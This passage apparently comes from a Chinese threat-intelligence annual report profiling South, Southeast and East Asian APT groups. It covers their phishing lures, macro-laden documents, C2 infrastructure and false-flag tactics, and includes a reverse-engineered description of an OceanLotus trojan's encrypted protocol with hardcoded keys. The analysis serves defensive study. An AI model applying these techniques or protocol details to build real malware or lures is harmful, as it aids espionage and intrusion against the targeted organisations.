


Warhawk 后台

除了针对我国的攻击活动外，响尾蛇组织还针对周边如孟加拉国、斯里兰卡、尼泊尔等国发起攻击，攻击者仿冒outlook 的邮箱登录页面，引诱用户输入邮箱账号及密码，并将窃取的信息回传到C2。除了对目标用户进行钓鱼外，攻击者还会向目标投递恶意文档，引诱用户点击，通过宏代码执行恶意代码。



钓鱼页面



ROYAL GOVERNMENT OF BHUTAN
ROYAL CIVIL SERVICE COMMISSION
Excellence in Service

RCSC/HRD-A 7.2/2023/769 15-Sep-2023

SDGs Global Leadership Program under JICA Knowledge Co-creation Program Funding

The Royal Civil Service Commission is pleased to announce the availability of scholarship (1 slot)) for eligible Bhutanese to pursue relevant masters degree in Japan under Government of Japan (SDG scholarship) funding for 2024 intake:

Masters in the following fields:	Target Group	Slot
• Economics • Urban Development *Please check the list of course and universities from the link here (*click here*)	Civil Servants Based on Superstructure and MoG	1

Therefore, interested and eligible in-service candidates are encouraged to apply for the above scholarship.

1. **Benefits of the Scholarship:**

The successful candidates shall receive following benefits during training:

- Tuition Fees (official examination fees, entrance fees, course fees);
- Living Allowance;
- Roundtrip Airfare (once);
- Outfit Allowance (once);


诱饵文件

4. 肚脑虫

肚脑虫组织（Donot ）APT 组织是疑似是由南亚背景支持的黑客组织，是一个从2016 年开始一直活跃至今的APT 组织。该组织长期针对孟加拉国、斯里兰卡等东亚地区进行定向攻击活动。 该组织主要针对政府机构等领域进行攻击，以窃取敏感信息为主要目的，并且具有PC 端以及移动端多端攻击能力。

肚脑虫组织在今年的攻击活动中，依然多使用带有宏代码的恶意文档对外发起攻击，并使用多阶段通信，在不同阶段从不同的C2 下载回不同的功能模块，将最终远控木马在内存中执行，达到远控的目的，而在针对移动端的攻击中，该组织还利用Github 开源项目添加恶意代码生成木马，其更新后的移动端木马包括记录VOIP 呼叫、从各类应用程序窃取信息等功能，并将窃取的信息保存在SQLite 数据库中。

在资产方面，Donot 组织的资产特点依然明显，与去年相同多使用.buzz 的顶级域名，而测绘上的其他特征变化不大。




该组织使用的移动端木马

5. 孔夫子

孔夫子（Confucius）组织是一个印度背景的APT 组织，自2013 年开始活跃，主要针对的是巴基斯坦等南亚各国的政府、军事等目标进行攻击。该组织早期攻击活动中在恶意代码和基础设施上与早期的白象（Patchwork）APT 组织存在较大重合，但目标侧重有所不同，早期的孔夫子组织一度被认为是白象APT 组织的某个分支机构。

今年的攻击活动中，Confucius组织不仅针对Windows端，同时也针对移动端发起攻击。在针对Windows的攻击中，攻击者依然使用Office 文档作为初始载荷，通过宏代码执行恶意功能。在C2 资产上，攻击者常使用第三方服务作为C2 回连，例如“hopto.org”、“ddns.net”等服务。



携带宏代码的恶意文件

东南亚

1. 海莲花

“海莲花”，也称为 APT32 和 OceanLotus，具备越南政府背景的黑客组织, 该组织至少从 2012 年开始活跃，是目前东南亚地区最活跃的 APT 组织之一。

根据微步狩猎系统的监控数据，2022 年11 月下旬，分析人员发现了一批可疑的网络资产。经过微步的资产聚类系统分析，资产的各种特征与海莲花组织高度吻合。综合考虑到海莲花历史木马家族停止活跃的情况，判断为海莲花组织的新攻击活动。


根据这一批资产，微步情报局参与了攻击落地的应急调查工作，调查内容部分包括：初始阶段的攻击方式、利用被攻陷的主机发送钓鱼邮件、个人主机木马取证以及利用失陷的阿里云主机作为跳板进行攻击。发现了该组织的多种类型木马，其中包括Win&Linux 平台的钓鱼木马、Rust 语言编写的特马、Linux 平台的C++ 特马。

通过多维度的分析，包括资产、样本、钓鱼邮件和跳板主机，微步发现今年该组织的攻击活动覆盖军工、学术、科技、能源、医疗、高校和政府等行业机构，攻击打点覆盖暴露在互联网上的OA 系统和物联网设备例如：绿盟防火墙、深信服VPN 等。


在这批资产投入使用后，海莲花历史上使用的Torii、Buni 和Remy 等木马家族出现停止活跃的情况，这些木马家族可以通过扫描方式找到未使用的C2 服务器。在取证过程新发现的木马程序都会加入交互验证秘钥的步骤，这可以在一定程度上提高木马C2 服务器的隐蔽性，除此，部分资产证书和木马被伪造成了WellMess、APT29 等俄方向组织的特征，意图迷惑分析人员的归因方向。

例1：Linux 特马协议描述及交互过程的数据验证

```
57  ################################################ 数据包结构及加解密方式 ################################################################
58
59  # 整体数据包XOR，硬编码KEY，循环依次解密 "7DC5B4949588ED4D9B76DD3C0F5B7BAA"
60  {
61      # XOR KEY，随机生成，循环依次解密 "DD2EC984CD7CF08F47A0ED1EB61E71009352D3F7FC25201A6F02F06DA904CA03"
62      3c 9f 1a 67 44 79
63
64      # 硬编码KEY -> "DD2EC984CD7CF08F47A0ED1EB61E71009352D3F7FC25201A6F02F06DA904CA03"
65      44 44 32 45 43 39 38 34 43 44 37 43 46 30 38 46 34 37 41 30 45 44 31 45 42 36 31 45 37 31 30 30
66      39 33 35 32 44 33 46 37 46 43 32 35 32 30 31 41 36 46 30 32 46 30 36 44 41 39 30 34 43 41 30 33
67
68      # 32位长度，HASH?
69      e1 a6 4e dc b1 3a 82 2d 54 97 c9 74 88 5d 38 82 ee 19 82 9e 99 ed 9e c3 88 af 4e a5 53 a6 61 67
70
71      #if(客户端 -> 服务器)
72      {
73          # 2位长度标志（随机长度，插入数据长度）
74          # 数据（长度由上面描述，插入随机数据）
75      }
76
77      循环结构解析Payload{
78          # 2位长度标志
79          # 数据（长度由上面描述） -> 子Payload数据
80      }
81  }
82
83  子Payload数据解密
84  {
85      # 根据硬编码的数据生成256长度的置换表 # 0d 7e 7c 24 b7 f2 94 74 47 7a 5b 9b ad 79 f5 4c 5f d1 00 5d 5d 50 d0 92 5f a1 33 8d 2c f0 66
86      # 加解密子Payload数据(置换表，加解密数据地址，加解密数据地址，长度)
87      if(校验CRC32通过)
88      {
89          # 进行计算命令类型
90      }
91  }
92
```



例2：Win 平台Rust 特马密钥上传及命令分发



在攻击链路上，利用攻陷的国内主机扫描探测目标单位的B、C 段资产。同时，利用攻陷的物联网设备投递各种类型的钓鱼邮件。这些钓鱼邮件携带的木马和历史手法一致，例如CobaltStrike 载荷、白加黑手法、Payload 分离的方式来免杀和规避沙箱。

2023 年，海莲花组织的网络攻击活动呈现出更高的隐蔽性和复杂性。他们不仅引入了新的木马程序，还在协议交互中加入了秘钥验证，提高了攻击的隐蔽性。此外，他们采用了假旗策略，模仿俄罗斯组织特征以迷惑分析人员。他们的攻击范围也进一步扩大，覆盖了更多行业机构。

东亚

1.Lazarus


Lazarus 组织为朝鲜半岛地区大型APT 组织，是当前活跃度最高的APT 组织之一，该组织实力强劲，其攻击目标涵盖政府、国防、研究中心、金融、能源、航空航天、运输、医疗、加密货币等诸多具有高经济价值的行业领域，并且擅长针对不同行业实施精准的社会工程学攻击，据悉在过去几年中，朝鲜已将其进攻性网络行动转变为主要的收入来源之一。

在今年的攻击活动中，Lazarus 组织依然将目标重点放在加密货币行业，目的主要以经济盈利为主，攻击手法包含钓鱼邮件、漏洞、供应链攻击等多种手法，在今年供应链的攻击中，Lazarus 组织篡改3CX DesktopApp 安装程序文件，使用了与APPJEUS 类似的代码，并通过Github 下载后续窃密木马，除此外，Lazarus 组织在今年依然在使用log4j 漏洞尝试对外发起攻击，通过漏洞在目标主机中下载DTrack 后门。Lazarus 组织在攻击中大量使用自研的工具，其中包括窃密木马、远控木马，例如CollectionRAT、MagicRAT 等，除了自研木马外，该组织还使用开源木马例如DeimosC2。

2.APT-C-60（伪猎者）

伪猎者APT 组织（APT-C-60），具有韩语背景，于2021 年披露，自2018 年活跃至今。

2023 年，伪猎者组织继续保持活跃，该组织自今年3 月份开始对包括中韩在内的多个亚洲国家的特定目标展开长期深入的渗透攻击，当前已知攻击目标国家包括中国、韩国、日本、新加坡等亚洲国家，目标行业包括政府机构、军工、高科技企业、高校，攻击入口多为目标机构的差旅人员（包括较多跨国出差人员）、人力资源人员或单独的政客人士。前期鱼叉邮件攻击主要目的为文档窃密、浏览器窃密以及实时的受害者按键、桌面窗口监控。该组织善于使用多种公开的对称加密算法及自研的加密算法、注重通信加密，善于使用计划任务、COM 劫持等持久化手段，具有丰富的bypassAV、bypassUAC 技巧，并擅长结合多种无文件攻击方法进行轻量化攻击。



APT-C-60 使用的攻击向量

3.Kimsuky

Kimsuky 是一个总部位于朝鲜的网络间谍组织，至少自 2012 年以来一直活跃。该组织最初主要针对韩国政府实体、智库和已确定的个人作为各个领域的专家，并将其业务范围扩大到包括美国、俄罗斯、欧洲和联合国。 Kimsuky 将情报收集活动的重点放在与朝鲜半岛、核政策和制裁相关的外交政策和国家安全问题上。

2023 年，Kimsuky 依然为具有朝鲜背景的最活跃的APT 组织之一，其对韩国密币、金融以及朝鲜事务相关的多个行业目标发起多次网络攻击活动。除了使用office\hwp 文档文件进行恶意软件分发，今年活动中还出现多个使用 CHM 文件进行分发的案例，鱼叉邮件多使用加密货币、税务会计和合同等各种主题。Kimsuky 还参与大量电子邮件通信，并使用欺骗性 URL、模仿合法网络平台的网站以及带有 ReconShark 恶意软件的 Office 文档，以此窃取用户各类系统及web 登录凭证。此外，Kimsuky 攻击组织滥用 Chrome 远程桌面，除了使用自制恶意软件 AppleSeed 之外，还使用 Meterpreter 等远程控制恶意软件来控制受感染的系统，自定义使用 VNC 或滥用 RDP Wrapper 等远程控制工具。


Kimsuky 使用的诱饵文档及钓鱼页面

4.KONNI

Konni APT 组织疑似由朝鲜政府提供支持，自2014 年以来一直持续活动，该组织长期针对俄罗斯、韩国等地区进行定向攻击活动，其擅长使用社会热点话题对目标进行鱼叉式网络钓鱼攻击。

2023 年，Konni 组织依旧活跃，自1 月份至6 月份，其使用伪装的韩国税务局工资账本、税务审计材料以及韩国公平交易贸易委员会（KFTC）调查材料对韩国金融目标发起多起定向攻击活动，在8 月中旬至10 月中旬期间，对韩国高校、密币以及政府等目标发起多次鱼叉邮件攻击活动。具体受害目标包括韩国北韩大学院大学学生、延世大学政治与外交系金勇浩教授、加密货币圈内人士、金融从业者及其他。Konni 组织以非法经济牟利为最主要的攻击目的。

KONNI 发起的鱼叉攻击活动中，使用了lnk、powershell、vbs、bat、pe 等多种类型攻击载荷，使用了ZIP、ISO 等打包技术，还使用了当前热门的WinRar 漏洞（CVE_2023_38831，最初作为0day 使用）利用攻击技术。




5.APT37（Group123）

APT37，又名Group123、Scarcruft，至少从 2012 年起就一直活跃，主要针对韩国的公共和私营部门。2017 年，APT37 将其目标范围扩大到朝鲜半岛以外的地区，包括日本、越南和中东，以及更广泛的垂直行业，包括化工、电子、制造、航空航天、汽车和医疗保健实体。该组织与konni 组织存在紧密关联，且具备Windows 和MacOS、Android 移动端的网络攻击能力。

2023 年，APT37 继续活跃。微步监测发现多起APT37 的鱼叉攻击事件，如1 月份其使用利比亚石油天然气项目相关诱饵发起鱼叉攻击、4 月份借助朝鲜外交题材和韩国公共管理协会研讨会诱饵攻击韩国目标、10 月份使用市场价格调查题材诱饵攻击韩国目标、12 月份使用朝鲜人权专家辩论诱饵题材攻击韩国目标等等。此外，8 月份俄罗斯国防工业基地导弹工程组织 NPO Mashinostroyeniya 网络入侵事件疑似与APT37 相关。

2023 年APT37 的攻击活动中，该组织不再严重依赖恶意文档来传播恶意软件，而是开始将有效负载隐藏在大体积的LNK 文件（通过重复单字节或双字节数据填充膨胀至50MB 左右）中；武器库木马使用方面，除了自研的Rokrat 木马，其还投入使用Chinotto、Goldbackdoor 以及商业Amadey 木马；C2 网络资产方面，APT37 开始大量使用Dropbox、pCloud、Yandex 等网盘服务。



APT37 使用的诱饵文档

